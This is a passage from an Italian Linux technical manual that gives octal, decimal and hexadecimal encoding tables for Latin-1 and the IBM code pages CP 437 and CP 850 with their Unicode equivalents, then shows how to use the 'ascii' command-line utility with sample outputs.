334_8	220_{10}	DC_{16}	Ü	LATIN CAPITAL LETTER U WITH DIAERESIS
335_8	221_{10}	DD_{16}	Ý	LATIN CAPITAL LETTER Y WITH ACUTE
336_8	222_{10}	DE_{16}	Þ	LATIN CAPITAL LETTER THORN
337_8	223_{10}	DF_{16}	ß	LATIN SMALL LETTER SHARP S
340_8	224_{10}	$E0_{16}$	à	LATIN SMALL LETTER A WITH GRAVE
341_8	225_{10}	$E1_{16}$	á	LATIN SMALL LETTER A WITH ACUTE
342_8	226_{10}	$E2_{16}$	â	LATIN SMALL LETTER A WITH CIRCUMFLEX
343_8	227_{10}	$E3_{16}$	ã	LATIN SMALL LETTER A WITH TILDE
344_8	228_{10}	$E4_{16}$	ä	LATIN SMALL LETTER A WITH DIAERESIS
345_8	229_{10}	$E5_{16}$	å	LATIN SMALL LETTER A WITH RING ABOVE
346_8	230_{10}	$E6_{16}$	æ	LATIN SMALL LETTER AE
347_8	231_{10}	$E7_{16}$	ç	LATIN SMALL LETTER C WITH CEDILLA
350_8	232_{10}	$E8_{16}$	è	LATIN SMALL LETTER E WITH GRAVE
351_8	233_{10}	$E9_{16}$	é	LATIN SMALL LETTER E WITH ACUTE
352_8	234_{10}	EA_{16}	ê	LATIN SMALL LETTER E WITH CIRCUMFLEX
353_8	235_{10}	EB_{16}	ë	LATIN SMALL LETTER E WITH DIAERESIS
354_8	236_{10}	EC_{16}	ì	LATIN SMALL LETTER I WITH GRAVE
355_8	237_{10}	ED_{16}	í	LATIN SMALL LETTER I WITH ACUTE
356_8	238_{10}	EE_{16}	î	LATIN SMALL LETTER I WITH CIRCUMFLEX
357_8	239_{10}	EF_{16}	ï	LATIN SMALL LETTER I WITH DIAERESIS
360_8	240_{10}	$F0_{16}$	ð	LATIN SMALL LETTER ETH
361_8	241_{10}	$F1_{16}$	ñ	LATIN SMALL LETTER N WITH TILDE
362_8	242_{10}	$F2_{16}$	ò	LATIN SMALL LETTER O WITH GRAVE
363_8	243_{10}	$F3_{16}$	ó	LATIN SMALL LETTER O WITH ACUTE

Ottale	Decimale	Esadecimale	Carattere	Denominazione in inglese
364_8	244_{10}	$F4_{16}$	ô	LATIN SMALL LETTER O WITH CIRCUMFLEX
365_8	245_{10}	$F5_{16}$	õ	LATIN SMALL LETTER O WITH TILDE
366_8	246_{10}	$F6_{16}$	ö	LATIN SMALL LETTER O WITH DIAERESIS
367_8	247_{10}	$F7_{16}$	÷	DIVISION SIGN
370_8	248_{10}	$F8_{16}$	ø	LATIN SMALL LETTER O WITH STROKE
371_8	249_{10}	$F9_{16}$	ù	LATIN SMALL LETTER U WITH GRAVE
372_8	250_{10}	FA_{16}	ú	LATIN SMALL LETTER U WITH ACUTE
373_8	251_{10}	FB_{16}	û	LATIN SMALL LETTER U WITH CIRCUMFLEX
374_8	252_{10}	FC_{16}	ü	LATIN SMALL LETTER U WITH DIAERESIS
375_8	253_{10}	FD_{16}	ý	LATIN SMALL LETTER Y WITH ACUTE
376_8	254_{10}	FE_{16}	þ	LATIN SMALL LETTER THORN
377_8	255_{10}	FF_{16}	ÿ	LATIN SMALL LETTER Y WITH DIAERESIS

426.3 IBM Code Page *nnn* Character Set

I primi elaboratori IBM con sistema operativo Dos hanno utilizzato delle codifiche particolari, denominate *code page*. Due tra le varie codifiche sono molto importanti: CP 437 e CP 850. La prima era la codifica predefinita, mentre la seconda era quella più utile per le lingue europee occidentali.

Tabella 426.3. Prima parte comune delle codifiche CP 437 e CP 850.

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme di caratteri universale	Aspetto
000_8	0_{10}	00_{16}	U+0000	*<NUL>*
001_8	1_{10}	01_{16}	U+263A	□
002_8	2_{10}	02_{16}	U+263B	□
003_8	3_{10}	03_{16}	U+2665	♥
004_8	4_{10}	04_{16}	U+2666	♦
005_8	5_{10}	05_{16}	U+2663	♣
006_8	6_{10}	06_{16}	U+2660	♠
007_8	7_{10}	07_{16}	U+2022	•
010_8	8_{10}	08_{16}	U+25D8	□
011_8	9_{10}	09_{16}	U+25CB	□
012_8	10_{10}	$0A_{16}$	U+25D9	□
013_8	11_{10}	$0B_{16}$	U+2642	□
014_8	12_{10}	$0C_{16}$	U+2640	□
015_8	13_{10}	$0D_{16}$	U+266A	□
016_8	14_{10}	$0E_{16}$	U+266B	□
017_8	15_{10}	$0F_{16}$	U+263C	□
020_8	16_{10}	10_{16}	U+25B6	□
021_8	17_{10}	11_{16}	U+25C0	□
022_8	18_{10}	12_{16}	U+2195	↕
023_8	19_{10}	13_{16}	U+203C	!!
024_8	20_{10}	14_{16}	U+00B6	¶
025_8	21_{10}	15_{16}	U+00A7	§
026_8	22_{10}	16_{16}	U+25AC	□
027_8	23_{10}	17_{16}	U+21A8	□
030_8	24_{10}	18_{16}	U+2191	↑
031_8	25_{10}	19_{16}	U+2193	↓
032_8	26_{10}	$1A_{16}$	U+2192	→
033_8	27_{10}	$1B_{16}$	U+2190	←

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme di caratteri universale	Aspetto
034_8	28_{10}	$1C_{16}$	U+221F	□
035_8	29_{10}	$1D_{16}$	U+2194	↔
036_8	30_{10}	$1E_{16}$	U+25B2	▲
037_8	31_{10}	$1F_{16}$	U+25BC	▼
040_8	32_{10}	20_{16}	U+0020	
041_8	33_{10}	21_{16}	U+0021	!
042_8	34_{10}	22_{16}	U+0022	"
043_8	35_{10}	23_{16}	U+0023	#
044_8	36_{10}	24_{16}	U+0024	$
045_8	37_{10}	25_{16}	U+0025	%
046_8	38_{10}	26_{16}	U+0026	&
047_8	39_{10}	27_{16}	U+0027	’
050_8	40_{10}	28_{16}	U+0028	(
051_8	41_{10}	29_{16}	U+0029	)
052_8	42_{10}	$2A_{16}$	U+002A	*
053_8	43_{10}	$2B_{16}$	U+002B	+
054_8	44_{10}	$2C_{16}$	U+002C	,
055_8	45_{10}	$2D_{16}$	U+002D	-
056_8	46_{10}	$2E_{16}$	U+002E	.
057_8	47_{10}	$2F_{16}$	U+002F	/
060_8	48_{10}	30_{16}	U+0030	0
061_8	49_{10}	31_{16}	U+0031	1
062_8	50_{10}	32_{16}	U+0032	2
063_8	51_{10}	33_{16}	U+0033	3
064_8	52_{10}	34_{16}	U+0034	4
065_8	53_{10}	35_{16}	U+0035	5
066_8	54_{10}	36_{16}	U+0036	6
067_8	55_{10}	37_{16}	U+0037	7
070_8	56_{10}	38_{16}	U+0038	8
071_8	57_{10}	39_{16}	U+0039	9
072_8	58_{10}	$3A_{16}$	U+003A	:
073_8	59_{10}	$3B_{16}$	U+003B	;
074_8	60_{10}	$3C_{16}$	U+003C	<
075_8	61_{10}	$3D_{16}$	U+003D	=
076_8	62_{10}	$3E_{16}$	U+003E	>
077_8	63_{10}	$3F_{16}$	U+003F	?
100_8	64_{10}	40_{16}	U+0040	@
101_8	65_{10}	41_{16}	U+0041	A
102_8	66_{10}	42_{16}	U+0042	B
103_8	67_{10}	43_{16}	U+0043	C
104_8	68_{10}	44_{16}	U+0044	D
105_8	69_{10}	45_{16}	U+0045	E
106_8	70_{10}	46_{16}	U+0046	F
107_8	71_{10}	47_{16}	U+0047	G
110_8	72_{10}	48_{16}	U+0048	H
111_8	73_{10}	49_{16}	U+0049	I
112_8	74_{10}	$4A_{16}$	U+004A	J
113_8	75_{10}	$4B_{16}$	U+004B	K
114_8	76_{10}	$4C_{16}$	U+004C	L
115_8	77_{10}	$4D_{16}$	U+004D	M
116_8	78_{10}	$4E_{16}$	U+004E	N
117_8	79_{10}	$4F_{16}$	U+004F	O
120_8	80_{10}	50_{16}	U+0050	P
121_8	81_{10}	51_{16}	U+0051	Q

Ottale	Decimale	Esadecimale	Codice corrispondente nell’insieme di caratteri universale	Aspetto
122_8	82_{10}	52_{16}	U+0052	R
123_8	83_{10}	53_{16}	U+0053	S
124_8	84_{10}	54_{16}	U+0054	T
125_8	85_{10}	55_{16}	U+0055	U
126_8	86_{10}	56_{16}	U+0056	V
127_8	87_{10}	57_{16}	U+0057	W
130_8	88_{10}	58_{16}	U+0058	X
131_8	89_{10}	59_{16}	U+0059	Y
132_8	90_{10}	$5A_{16}$	U+005A	Z
133_8	91_{10}	$5B_{16}$	U+005B	[
134_8	92_{10}	$5C_{16}$	U+005C	\
135_8	93_{10}	$5D_{16}$	U+005D	]
136_8	94_{10}	$5E_{16}$	U+005E	^
137_8	95_{10}	$5F_{16}$	U+005F	_
140_8	96_{10}	60_{16}	U+0060	‘
141_8	97_{10}	61_{16}	U+0061	a
142_8	98_{10}	62_{16}	U+0062	b
143_8	99_{10}	63_{16}	U+0063	c
144_8	100_{10}	64_{16}	U+0064	d
145_8	101_{10}	65_{16}	U+0065	e
146_8	102_{10}	66_{16}	U+0066	f
147_8	103_{10}	67_{16}	U+0067	g
150_8	104_{10}	68_{16}	U+0068	h
151_8	105_{10}	69_{16}	U+0069	i
152_8	106_{10}	$6A_{16}$	U+006A	j
153_8	107_{10}	$6B_{16}$	U+006B	k
154_8	108_{10}	$6C_{16}$	U+006C	l
155_8	109_{10}	$6D_{16}$	U+006D	m
156_8	110_{10}	$6E_{16}$	U+006E	n
157_8	111_{10}	$6F_{16}$	U+006F	o
160_8	112_{10}	70_{16}	U+0070	p
161_8	113_{10}	71_{16}	U+0071	q
162_8	114_{10}	72_{16}	U+0072	r
163_8	115_{10}	73_{16}	U+0073	s
164_8	116_{10}	74_{16}	U+0074	t
165_8	117_{10}	75_{16}	U+0075	u
166_8	118_{10}	76_{16}	U+0076	v
167_8	119_{10}	77_{16}	U+0077	w
170_8	120_{10}	78_{16}	U+0078	x
171_8	121_{10}	79_{16}	U+0079	y
172_8	122_{10}	$7A_{16}$	U+007A	z
173_8	123_{10}	$7B_{16}$	U+007B	{
174_8	124_{10}	$7C_{16}$	U+007C	|
175_8	125_{10}	$7D_{16}$	U+007D	}
176_8	126_{10}	$7E_{16}$	U+007E	~
177_8	127_{10}	$7F_{16}$	U+2302	□

Tabella 426.4. Seconda parte della codifica CP 437.

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme di caratteri universale	Aspetto
200_8	128_{10}	80_{16}	U+00C7	Ç
201_8	129_{10}	81_{16}	U+00FC	ü
202_8	130_{10}	82_{16}	U+00E9	é
203_8	131_{10}	83_{16}	U+00E2	â
204_8	132_{10}	84_{16}	U+00E4	ä
205_8	133_{10}	85_{16}	U+00E3	ã
206_8	134_{10}	86_{16}	U+00E5	å
207_8	135_{10}	87_{16}	U+00E7	ç
210_8	136_{10}	88_{16}	U+00EA	ê
211_8	137_{10}	89_{16}	U+00EB	ë
212_8	138_{10}	$8A_{16}$	U+00E8	è
213_8	139_{10}	$8B_{16}$	U+00EF	ï
214_8	140_{10}	$8C_{16}$	U+00EE	î
215_8	141_{10}	$8D_{16}$	U+00EC	ì
216_8	142_{10}	$8E_{16}$	U+00C4	Ä
217_8	143_{10}	$8F_{16}$	U+00C5	Å
220_8	144_{10}	90_{16}	U+00C9	É
221_8	145_{10}	91_{16}	U+00E6	æ
222_8	146_{10}	92_{16}	U+00C6	Æ
223_8	147_{10}	93_{16}	U+00F4	ô
224_8	148_{10}	94_{16}	U+00F6	ö
225_8	149_{10}	95_{16}	U+00F2	ò
226_8	150_{10}	96_{16}	U+00FB	û
227_8	151_{10}	97_{16}	U+00F9	ù
230_8	152_{10}	98_{16}	U+00FF	ÿ
231_8	153_{10}	99_{16}	U+00D6	Ö
232_8	154_{10}	$9A_{16}$	U+00DC	Ü
233_8	155_{10}	$9B_{16}$	U+00F8	ø
234_8	156_{10}	$9C_{16}$	U+00A3	£
235_8	157_{10}	$9D_{16}$	U+00A5	¥
236_8	158_{10}	$9E_{16}$	U+20A7	□
237_8	159_{10}	$9F_{16}$	U+0192	ƒ
240_8	160_{10}	$A0_{16}$	U+00E1	á
241_8	161_{10}	$A1_{16}$	U+00ED	í
242_8	162_{10}	$A2_{16}$	U+00F3	ó
243_8	163_{10}	$A3_{16}$	U+00FA	ú
244_8	164_{10}	$A4_{16}$	U+00F1	ñ
245_8	165_{10}	$A5_{16}$	U+00D1	Ñ
246_8	166_{10}	$A6_{16}$	U+00AA	ª
247_8	167_{10}	$A7_{16}$	U+00BA	º
250_8	168_{10}	$A8_{16}$	U+00BF	¿
251_8	169_{10}	$A9_{16}$	U+00AE	®
252_8	170_{10}	AA_{16}	U+00AC	¬
253_8	171_{10}	AB_{16}	U+00BD	½
254_8	172_{10}	AC_{16}	U+00BC	¼
255_8	173_{10}	AD_{16}	U+00A1	¡
256_8	174_{10}	AE_{16}	U+00AB	«
257_8	175_{10}	AF_{16}	U+00BB	»
260_8	176_{10}	$B0_{16}$	U+2591	□
261_8	177_{10}	$B1_{16}$	U+2592	□
262_8	178_{10}	$B2_{16}$	U+2593	□
263_8	179_{10}	$B3_{16}$	U+2502	□

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme universale di caratteri	Aspetto
264_8	180_{10}	$B4_{16}$	U+2524	□
265_8	181_{10}	$B5_{16}$	U+2561	□
266_8	182_{10}	$B6_{16}$	U+2562	□
267_8	183_{10}	$B7_{16}$	U+2556	□
270_8	184_{10}	$B8_{16}$	U+2555	□
271_8	185_{10}	$B9_{16}$	U+2563	□
272_8	186_{10}	BA_{16}	U+2551	□
273_8	187_{10}	BB_{16}	U+2557	□
274_8	188_{10}	BC_{16}	U+255D	□
275_8	189_{10}	BD_{16}	U+255C	□
276_8	190_{10}	BE_{16}	U+255B	□
277_8	191_{10}	BF_{16}	U+2510	□
300_8	192_{10}	$C0_{16}$	U+2514	□
301_8	193_{10}	$C1_{16}$	U+2534	□
302_8	194_{10}	$C2_{16}$	U+252C	□
303_8	195_{10}	$C3_{16}$	U+251C	□
304_8	196_{10}	$C4_{16}$	U+2500	□
305_8	197_{10}	$C5_{16}$	U+253C	□
306_8	198_{10}	$C6_{16}$	U+255E	□
307_8	199_{10}	$C7_{16}$	U+255F	□
310_8	200_{10}	$C8_{16}$	U+255A	□
311_8	201_{10}	$C9_{16}$	U+2554	□
312_8	202_{10}	CA_{16}	U+2569	□
313_8	203_{10}	CB_{16}	U+2566	□
314_8	204_{10}	CC_{16}	U+2560	□
315_8	205_{10}	CD_{16}	U+2550	□
316_8	206_{10}	CE_{16}	U+256C	□
317_8	207_{10}	CF_{16}	U+2567	□
320_8	208_{10}	$D0_{16}$	U+2568	□
321_8	209_{10}	$D1_{16}$	U+2564	□
322_8	210_{10}	$D2_{16}$	U+2565	□
323_8	211_{10}	$D3_{16}$	U+2559	□
324_8	212_{10}	$D4_{16}$	U+2558	□
325_8	213_{10}	$D5_{16}$	U+2552	□
326_8	214_{10}	$D6_{16}$	U+2553	□
327_8	215_{10}	$D7_{16}$	U+256B	□
330_8	216_{10}	$D8_{16}$	U+256A	□
331_8	217_{10}	$D9_{16}$	U+2518	□
332_8	218_{10}	DA_{16}	U+250C	□
333_8	219_{10}	DB_{16}	U+2588	□
334_8	220_{10}	DC_{16}	U+2584	□
335_8	221_{10}	DD_{16}	U+258C	□
336_8	222_{10}	DE_{16}	U+2590	□
337_8	223_{10}	DF_{16}	U+2580	□
340_8	224_{10}	$E0_{16}$	U+03B1	α
341_8	225_{10}	$E1_{16}$	U+00DF	ß
342_8	226_{10}	$E2_{16}$	U+0393	Γ
343_8	227_{10}	$E3_{16}$	U+03C0	π
344_8	228_{10}	$E4_{16}$	U+03A3	Σ
345_8	229_{10}	$E5_{16}$	U+03C3	σ
346_8	230_{10}	$E6_{16}$	U+00B5	µ
347_8	231_{10}	$E7_{16}$	U+03C4	τ
350_8	232_{10}	$E8_{16}$	U+03A6	Φ
351_8	233_{10}	$E9_{16}$	U+0398	Θ

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme universale di caratteri	Aspetto
352_8	234_{10}	EA_{16}	U+03A9	Ω
353_8	235_{10}	EB_{16}	U+03B4	δ
354_8	236_{10}	EC_{16}	U+221E	∞
355_8	237_{10}	ED_{16}	U+03C6	φ
356_8	238_{10}	EE_{16}	U+03B5	ε
357_8	239_{10}	EF_{16}	U+2229	∩
360_8	240_{10}	$F0_{16}$	U+2261	≡
361_8	241_{10}	$F1_{16}$	U+00B1	±
362_8	242_{10}	$F2_{16}$	U+2265	≥
363_8	243_{10}	$F3_{16}$	U+2264	≤
364_8	244_{10}	$F4_{16}$	U+2320	⌠
365_8	245_{10}	$F5_{16}$	U+2321	⌡
366_8	246_{10}	$F6_{16}$	U+00F7	÷
367_8	247_{10}	$F7_{16}$	U+2248	≈
370_8	248_{10}	$F8_{16}$	U+00B0	°
371_8	249_{10}	$F9_{16}$	U+2219	•
372_8	250_{10}	FA_{16}	U+00B7	·
373_8	251_{10}	FB_{16}	U+221A	√
374_8	252_{10}	FC_{16}	U+207F	^{n}
375_8	253_{10}	FD_{16}	U+00B2	^{2}
376_8	254_{10}	FE_{16}	U+25A0	■
377_8	255_{10}	FF_{16}	U+00A0	

Tabella 426.5. Seconda parte della codifica CP 850.

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme universale di caratteri	Aspetto
200_8	128_{10}	80_{16}	U+00C7	Ç
201_8	129_{10}	81_{16}	U+00FC	ü
202_8	130_{10}	82_{16}	U+00E9	é
203_8	131_{10}	83_{16}	U+00E2	â
204_8	132_{10}	84_{16}	U+00E4	ä
205_8	133_{10}	85_{16}	U+00E3	ã
206_8	134_{10}	86_{16}	U+00E5	å
207_8	135_{10}	87_{16}	U+00E7	ç
210_8	136_{10}	88_{16}	U+00EA	ê
211_8	137_{10}	89_{16}	U+00EB	ë
212_8	138_{10}	$8A_{16}$	U+00E8	è
213_8	139_{10}	$8B_{16}$	U+00EF	ï
214_8	140_{10}	$8C_{16}$	U+00EE	î
215_8	141_{10}	$8D_{16}$	U+00EC	ì
216_8	142_{10}	$8E_{16}$	U+00C4	Ä
217_8	143_{10}	$8F_{16}$	U+00C5	Å
220_8	144_{10}	90_{16}	U+00C9	É
221_8	145_{10}	91_{16}	U+00E6	æ
222_8	146_{10}	92_{16}	U+00C6	Æ
223_8	147_{10}	93_{16}	U+00F4	ô
224_8	148_{10}	94_{16}	U+00F6	ö
225_8	149_{10}	95_{16}	U+00F2	ò
226_8	150_{10}	96_{16}	U+00FB	û
227_8	151_{10}	97_{16}	U+00F9	ù
230_8	152_{10}	98_{16}	U+00FF	ÿ
231_8	153_{10}	99_{16}	U+00D6	Ö

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme di caratteri universale	Aspetto
232_8	154_{10}	$9A_{16}$	U+00DC	Ü
233_8	155_{10}	$9B_{16}$	U+00F8	ø
234_8	156_{10}	$9C_{16}$	U+00A3	£
235_8	157_{10}	$9D_{16}$	U+00D8	Ø
236_8	158_{10}	$9E_{16}$	U+00D7	×
237_8	159_{10}	$9F_{16}$	U+0192	ƒ
240_8	160_{10}	$A0_{16}$	U+00E1	á
241_8	161_{10}	$A1_{16}$	U+00ED	í
242_8	162_{10}	$A2_{16}$	U+00F3	ó
243_8	163_{10}	$A3_{16}$	U+00FA	ú
244_8	164_{10}	$A4_{16}$	U+00F1	ñ
245_8	165_{10}	$A5_{16}$	U+00D1	Ñ
246_8	166_{10}	$A6_{16}$	U+00AA	ª
247_8	167_{10}	$A7_{16}$	U+00BA	º
250_8	168_{10}	$A8_{16}$	U+00BF	¿
251_8	169_{10}	$A9_{16}$	U+00AE	®
252_8	170_{10}	AA_{16}	U+00AC	¬
253_8	171_{10}	AB_{16}	U+00BD	½
254_8	172_{10}	AC_{16}	U+00BC	¼
255_8	173_{10}	AD_{16}	U+00A1	¡
256_8	174_{10}	AE_{16}	U+00AB	«
257_8	175_{10}	AF_{16}	U+00BB	»
260_8	176_{10}	$B0_{16}$	U+2591	□
261_8	177_{10}	$B1_{16}$	U+2592	□
262_8	178_{10}	$B2_{16}$	U+2593	□
263_8	179_{10}	$B3_{16}$	U+2502	□
264_8	180_{10}	$B4_{16}$	U+2524	□
265_8	181_{10}	$B5_{16}$	U+00C1	Á
266_8	182_{10}	$B6_{16}$	U+00C1	Á
267_8	183_{10}	$B7_{16}$	U+00C0	À
270_8	184_{10}	$B8_{16}$	U+00A9	©
271_8	185_{10}	$B9_{16}$	U+2563	□
272_8	186_{10}	BA_{16}	U+2551	□
273_8	187_{10}	BB_{16}	U+2557	□
274_8	188_{10}	BC_{16}	U+255D	□
275_8	189_{10}	BD_{16}	U+00A2	¢
276_8	190_{10}	BE_{16}	U+00A5	¥
277_8	191_{10}	BF_{16}	U+2510	□
300_8	192_{10}	$C0_{16}$	U+2514	□
301_8	193_{10}	$C1_{16}$	U+2534	□
302_8	194_{10}	$C2_{16}$	U+252C	□
303_8	195_{10}	$C3_{16}$	U+251C	□
304_8	196_{10}	$C4_{16}$	U+2500	□
305_8	197_{10}	$C5_{16}$	U+253C	□
306_8	198_{10}	$C6_{16}$	U+00E3	ã
307_8	199_{10}	$C7_{16}$	U+00C3	Ã
310_8	200_{10}	$C8_{16}$	U+255A	□
311_8	201_{10}	$C9_{16}$	U+2554	□
312_8	202_{10}	CA_{16}	U+2569	□
313_8	203_{10}	CB_{16}	U+2566	□
314_8	204_{10}	CC_{16}	U+2560	□
315_8	205_{10}	CD_{16}	U+2550	□
316_8	206_{10}	CE_{16}	U+256C	□
317_8	207_{10}	CF_{16}	U+00A4	¤

Ottale	Decimale	Esadecimale	Codice corrispondente nell'insieme universale di caratteri	Aspetto
320_8	208_{10}	$D0_{16}$	U+00F0	ð
321_8	209_{10}	$D1_{16}$	U+00D0	Đ
322_8	210_{10}	$D2_{16}$	U+00CA	Ê
323_8	211_{10}	$D3_{16}$	U+00CB	Ë
324_8	212_{10}	$D4_{16}$	U+00C8	È
325_8	213_{10}	$D5_{16}$	U+0131	ı
326_8	214_{10}	$D6_{16}$	U+00CD	Í
327_8	215_{10}	$D7_{16}$	U+00CE	Î
330_8	216_{10}	$D8_{16}$	U+00CF	Ï
331_8	217_{10}	$D9_{16}$	U+2518	□
332_8	218_{10}	DA_{16}	U+250C	□
333_8	219_{10}	DB_{16}	U+2588	□
334_8	220_{10}	DC_{16}	U+2584	□
335_8	221_{10}	DD_{16}	U+00A6	¦
336_8	222_{10}	DE_{16}	U+00CC	Ì
337_8	223_{10}	DF_{16}	U+2580	□
340_8	224_{10}	$E0_{16}$	U+00D3	Ó
341_8	225_{10}	$E1_{16}$	U+00DF	ß
342_8	226_{10}	$E2_{16}$	U+00D4	Ô
343_8	227_{10}	$E3_{16}$	U+00D2	Ò
344_8	228_{10}	$E4_{16}$	U+00F5	õ
345_8	229_{10}	$E5_{16}$	U+00D5	Õ
346_8	230_{10}	$E6_{16}$	U+00B5	µ
347_8	231_{10}	$E7_{16}$	U+00FE	þ
350_8	232_{10}	$E8_{16}$	U+00DE	Þ
351_8	233_{10}	$E9_{16}$	U+00DA	Ú
352_8	234_{10}	EA_{16}	U+00DB	Û
353_8	235_{10}	EB_{16}	U+00D9	Ù
354_8	236_{10}	EC_{16}	U+00FD	ý
355_8	237_{10}	ED_{16}	U+00DD	Ý
356_8	238_{10}	EE_{16}	U+00AF	¯
357_8	239_{10}	EF_{16}	U+00B4	´
360_8	240_{10}	$F0_{16}$	U+00AD	
361_8	241_{10}	$F1_{16}$	U+00B1	±
362_8	242_{10}	$F2_{16}$	U+2017	□
363_8	243_{10}	$F3_{16}$	U+00BE	¾
364_8	244_{10}	$F4_{16}$	U+00B6	¶
365_8	245_{10}	$F5_{16}$	U+00A7	§
366_8	246_{10}	$F6_{16}$	U+00F7	÷
367_8	247_{10}	$F7_{16}$	U+00B8	¸
370_8	248_{10}	$F8_{16}$	U+00B0	°
371_8	249_{10}	$F9_{16}$	U+00A8	¨
372_8	250_{10}	FA_{16}	U+00B7	·
373_8	251_{10}	FB_{16}	U+00B9	¹
374_8	252_{10}	FC_{16}	U+00B3	³
375_8	253_{10}	FD_{16}	U+00B2	²
376_8	254_{10}	FE_{16}	U+25A0	■
377_8	255_{10}	FF_{16}	U+00A0	

426.4 Riferimenti

- Jukka Korpela, *A tutorial on character code issue*
  ⟨http://www.cs.tut.fi/~jkorpela/chars.html ⟩
- Jukka Korpela, *The ISO Latin 1 character repertoire - a description with usage and notes*
  ⟨http://www.cs.tut.fi/~jkorpela/latin1/ ⟩
- Roman Czyborra, *The ISO 8859 Alphabet Soup*
  ⟨http://czyborra.com/charsets/iso8859.html ⟩
- Roman Czyborra, *Codepages & Co.*
  ⟨http://czyborra.com/charsets/codepages.html ⟩
- *Character Sets*
  ⟨http://utopia.knoware.nl/users/eprebel/Communication/CharacterSets/ ⟩
- IBM, *National language support guide and reference*
  ⟨http://publib16.boulder.ibm.com/pseries/en_US/aixprggd/nlsgdrf/nlsgdrf.htm ⟩

Capitolo 427

Programmi informativi sulla codifica

Alcuni programmi sono importanti per avere sotto mano, rapidamente, informazioni utili su alcune codifiche, o su qualche carattere particolare.

427.1 Utilizzo di «ascii»

Il programma '**ascii**' [1] consente di ottenere facilmente informazioni su un certo carattere appartenente alla codifica ASCII, ovvero ai primi 127 punti di codifica.

```
ascii [opzioni] [carattere]...
```

Generalmente, si utilizza il programma specificando nella riga di comando uno o più caratteri, di cui si vogliono maggiori informazioni. I caratteri possono essere indicati letteralmente (ammesso che ciò sia possibile), oppure attraverso una forma alternativa, purché sia stata prevista.

Tabella 427.1. Alcune modalità con cui si può indicare un carattere nella riga di comando.

Forma	Descrizione
x	Se possibile, il carattere può essere indicato in forma letterale.
^*x*	La maggior parte dei caratteri di controllo può essere specificata secondo la forma '**^*x***'.
x	Alcuni caratteri di controllo possono essere rappresentati in questo modo, che si rifà alle convenzioni del linguaggio C.
nome	I caratteri di controllo possono essere indicati per nome.
0x*n* x*n* \x*n*	Si tratta di forme equivalenti per indicare il punto di codifica del carattere in esadecimale.
0d*n* d*n* \d*n*	Si tratta di forme equivalenti per indicare il punto di codifica del carattere in decimale.
0o*n* o*n* \o*n*	Si tratta di forme equivalenti per indicare il punto di codifica del carattere in ottale.
0b*n* b*n* \b*n*	Si tratta di forme equivalenti per indicare il punto di codifica del carattere in binario.

Le opzioni della riga di comando non vengono descritte; si veda eventualmente la pagina di manuale *ascii(1)*. Vengono mostrati alcuni esempi.

- $ **ascii** [*Invio*]

  In questo modo si ottiene una guida rapida all'utilizzo del programma, assieme al riepilogo della tabella ASCII. Si osservi che si ottiene lo stesso risultato con l'opzione '**-h**'.

```
Usage: ascii [-dxohv] [-t] [char-alias...]
   -t = one-line output  -d = Decimal table  -o = octal table  -x = hex table
   -h = This help screen -v = version information
Prints all aliases of an ASCII character. Args may be chars, C \-escapes,
English names, ^-escapes, ASCII mnemonics, or numerics in decimal/octal/hex.

Dec Hex    Dec Hex    Dec Hex  Dec Hex  Dec Hex  Dec Hex   Dec Hex   Dec Hex
  0 00 NUL  16 10 DLE  32 20     48 30 0  64 40 @  80 50 P   96 60 `  112 70 p
  1 01 SOH  17 11 DC1  33 21 !   49 31 1  65 41 A  81 51 Q   97 61 a  113 71 q
  2 02 STX  18 12 DC2  34 22 "   50 32 2  66 42 B  82 52 R   98 62 b  114 72 r
  3 03 ETX  19 13 DC3  35 23 #   51 33 3  67 43 C  83 53 S   99 63 c  115 73 s
  4 04 EOT  20 14 DC4  36 24 $   52 34 4  68 44 D  84 54 T  100 64 d  116 74 t
  5 05 ENQ  21 15 NAK  37 25 %   53 35 5  69 45 E  85 55 U  101 65 e  117 75 u
  6 06 ACK  22 16 SYN  38 26 &   54 36 6  70 46 F  86 56 V  102 66 f  118 76 v
  7 07 BEL  23 17 ETB  39 27 '   55 37 7  71 47 G  87 57 W  103 67 g  119 77 w
  8 08 BS   24 18 CAN  40 28 (   56 38 8  72 48 H  88 58 X  104 68 h  120 78 x
  9 09 HT   25 19 EM   41 29 )   57 39 9  73 49 I  89 59 Y  105 69 i  121 79 y
 10 0A LF   26 1A SUB  42 2A *   58 3A :  74 4A J  90 5A Z  106 6A j  122 7A z
 11 0B VT   27 1B ESC  43 2B +   59 3B ;  75 4B K  91 5B [  107 6B k  123 7B {
 12 0C FF   28 1C FS   44 2C ,   60 3C <  76 4C L  92 5C \  108 6C l  124 7C |
 13 0D CR   29 1D GS   45 2D -   61 3D =  77 4D M  93 5D ]  109 6D m  125 7D }
 14 0E SO   30 1E RS   46 2E .   62 3E >  78 4E N  94 5E ^  110 6E n  126 7E ~
 15 0F SI   31 1F US   47 2F /   63 3F ?  79 4F O  95 5F _  111 6F o  127 7F DEL
```

- $ **ascii ETX** [*Invio*]

  L'argomento rappresenta il nome di un codice di controllo secondo le convenzioni della codifica ASCII. Si può osservare che questo carattere si può rappresentare, convenzionalmente, anche con la sequenza <*^C*>.

```
ASCII 0/3 is decimal 003, hex 03, octal 003, bits 00000011: called ^C, ETX
Official name: End of Text
```

- $ **ascii ^c** [*Invio*]

  Si ottiene esattamente lo stesso risultato dell'esempio precedente.

- $ **ascii a b c** [*Invio*]

  Mostra le informazioni sui tre caratteri inseriti:

```
ASCII 6/1 is decimal 097, hex 61, octal 141, bits 01100001: prints as 'a'
Official name: Miniscule a
Other names: Small a, Lowercase a
```

```
ASCII 6/2 is decimal 098, hex 62, octal 142, bits 01100010: prints as `b'
Official name: Miniscule b
Other names: Small b, Lowercase b

ASCII 6/3 is decimal 099, hex 63, octal 143, bits 01100011: prints as `c'
Official name: Miniscule c
Other names: Small c, Lowercase c
```

- $ **ascii -t a b c** [*Invio*]

  Mostra alcune informazioni sui caratteri indicati come argomento finale:

```
6/1   97   0x61   0o141   01100001
6/2   98   0x62   0o142   01100010
6/3   99   0x63   0o143   01100011
```

- $ **ascii -s abc** [*Invio*]

  Mostra alcune informazioni sui caratteri che compongono la stringa fornita come argomento finale:

```
6/1   97   0x61   0o141   01100001
6/2   98   0x62   0o142   01100010
6/3   99   0x63   0o143   01100011
```

